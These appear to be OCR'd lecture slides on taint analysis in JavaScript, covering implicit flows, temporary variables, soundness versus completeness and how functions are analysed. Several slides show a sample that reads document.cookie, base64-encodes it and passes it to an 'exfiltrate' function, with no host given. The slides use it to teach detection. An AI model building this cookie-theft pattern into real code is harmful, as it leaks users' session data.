
IMPLICIT DATA FLOW

- Data flows not caused by assignment
- Standard notion of implicit flow – **control flow dependency**
- Other notions: ***temporary variables***
- ***We still need to propagate taint here!***


CONTROL FLOW DEPENDENCY EXAMPLE




```
var cookie = document.cookie;
var res;
if (cookie) {
    res = 0;
} else {
    res = 1;
}
```




TEMPORARY VARIABLES




```
function func(x) {
        ...
}

func(a + b);
```




TEMPORARY VARIABLES




```
function func(x) {
    ...
}

func(a + b);
```




TEMPORARY VARIABLES




```
var arr = [ a + b ];
```



TEMPORARY VARIABLES




```
var arr = [ a + b ];
```



TEMPORARY VARIABLES


Special case

```
var arr = [b]
```



THERE IS A TRADEOFF!

- Intuitively, if you propagate taint for implicit flows, you will propagate more taint
  - You will *"say more things"*
- But it may not be a privacy violation
  - Things you say may not be true!



Soundness

If analysis says that X is true, then X is true.


Trivially Sound: Say nothing

Completeness

If X is true, then analysis says X is true.

Trivially Complete: Say everything


CONTROL FLOW DEPENDENCY EXAMPLE



```
var cookie = document.cookie;
var res;
if (cookie) {
    // error on NULL
} else {
    // do stuff
}
```

What happens to the tainting here?

HOW ARE FUNCTIONS HANDLED?




```
var cookie = document.cookie;
var b64 = btoa(cookie)
exfiltrate(b64)
```

exfiltrate(b64)

Go into the body of exfiltrate and do taint analysis. Note that we know b64 is tainted.

HOW ARE FUNCTIONS HANDLED?




```
var cookie = document.cookie;
var b64 = btoa(cookie)
exfiltrate(b64)
```

If the return value is tainted

exfiltrate(b64)

Go into the body of exfiltrate and do taint analysis. Note that we know b64 is tainted.

HOW ARE FUNCTIONS HANDLED?



